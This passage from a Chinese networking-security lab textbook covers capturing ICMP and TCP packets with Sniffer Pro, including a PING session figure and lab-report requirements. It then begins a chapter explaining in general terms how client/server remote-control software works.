


图 3.3.65　定义过滤器

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\>PING 192.168.0.40

Pinging 192.168.0.40 with 32 bytes of data:

Reply from 192.168.0.40: bytes=32 time<10ms TTL=128
Reply from 192.168.0.40: bytes=32 time<10ms TTL=128
Reply from 192.168.0.40: bytes=32 time<10ms TTL=128
Reply from 192.168.0.40: bytes=32 time<10ms TTL=128

Ping statistics for 192.168.0.40:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms

C:\>_
```

图 3.3.66　Ping 目标主机




图 3.3.67　解码 ICMP 包




图 3.3.68 ICMP 包的具体结构

数据长度：32B。

提示：

(1) Sniffer 是一个强大的抓包工具，数据包分析功能强大，如果正确使用，对于分析、定位网络故障十分有用。

(2) 由于 Sniffer 工具功能强大，甚至可以充当黑客工具，因为很多协议是明文传输，如 FTP、Telnet 等，通过 Sniffer 工具可以查看用户名和密码。

(3) 从 OSI 结构上看，IP 包属于第三层（网络层），TCP 包属于第四层（传输层），在数据包中 IP 头在 TCP 头的前面。

(4) 从实验中可以清晰地看出 TCP 的 3 次握手过程。

(5) 由实验可以看出，Sniffer Pro 可以探查出局域网内流动的任何信息，其中包括用户名和密码之类敏感的数据，所以数据在局域网内的安全就至关重要了。其实，只要在计算机内安装网络防火墙，并把 Windows 操作系统的安全级别提高，Sniffer Pro 工具就可能嗅探不到任何信息。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

第 4 章　远程控制实验

4.1　远程控制原理

所谓远程控制，是指管理人员在异地通过计算机网络联通被控制的计算机，将被控计算机的桌面环境显示到自己的计算机上，通过本地计算机对远端计算机进行配置、软件安装和文件编辑等工作。当操作者使用主控计算机控制被控端计算机时，可以启动被控端计算机的应用程序，使用被控端的文件资料，甚至可以利用被控端计算机的外部设备和通信设备来进行工作。

远程控制必须通过网络才能进行。位于本地的计算机是操纵指令的发出端，称为主控端或客户端，非本地的被控制的计算机称为被控端或服务器端。

4.1.1　远程控制技术

随着网络的快速发展以及计算机管理和技术支持的需要，远程操作及控制技术越来越引起人们的关注。远程控制支持多种网络方式：LAN、WAN、拨号方式及互联网方式。此外，远程控制还支持通过串口、并口和红外端口来对目标主机进行控制。传统的远程控制技术一般使用 NETBEUI、NETBIOS、IPX/SPX 和 TCP/IP 等协议来实现，此外，还支持 Java 技术，以实现不同操作系统下的远程控制。远程控制的工作原理如图 4.1.1 所示。




图 4.1.1　远程控制的工作原理

远程控制由两部分组成：客户端（Client）程序和服务器端（Server）程序。在进行远程控制前，需要事先将客户端程序安装到主控端计算机上，服务器端程序安装到被控端计算机上。对于 Windows XP 或 Windows Server 2003 操作系统而言，可以利用随机自带的系统程序实现远程控制。

远程控制的过程是：先在主控端计算机上执行客户端程序，向被控端计算机中的服务器端程序发出信号，建立一个特殊的远程服务；通过这个远程服务，使用远程控制功能发送

远程控制命令，控制被控端计算机运行。

4.1.2 远程控制方式

远程控制的实现方式通常有两种：点对点方式和点对多点方式。

如图 4.1.2 所示，Windows XP 或 Windows Server 2003 操作系统的主机通常采用点对点工作方式。点对点控制指的是一个远程客户端的程序在同一时间内只能连接并控制唯一一台远程计算机。点对点控制程序以客户端控制服务器端的模式工作，这也是远程访问控制中运用得最普遍的情况。点对点的访问控制主要应用于对远程主机进行具体控制和监控的需求。




图 4.1.2　远程控制的点对点方式

一些专业软件，如远程控制软件 pcAnywhere，可以借助局域网的优势用一台计算机控制多台计算机，实现对远程主机的多点控制，如图 4.1.3 所示。点对多点的访问控制可以在同一时间内对一台或多台远程计算机进行控制。点对多点的访问控制流程和点对点相反，首先由每个客户端程序向服务器端程序发出连接请求，建立连接之后，服务器端就可以对多台远程计算机的客户端程序发出指令并由客户端程序执行指令。点对多点的访问控制主要应用于控制大范围计算机领域，如定时、收费和监督等。

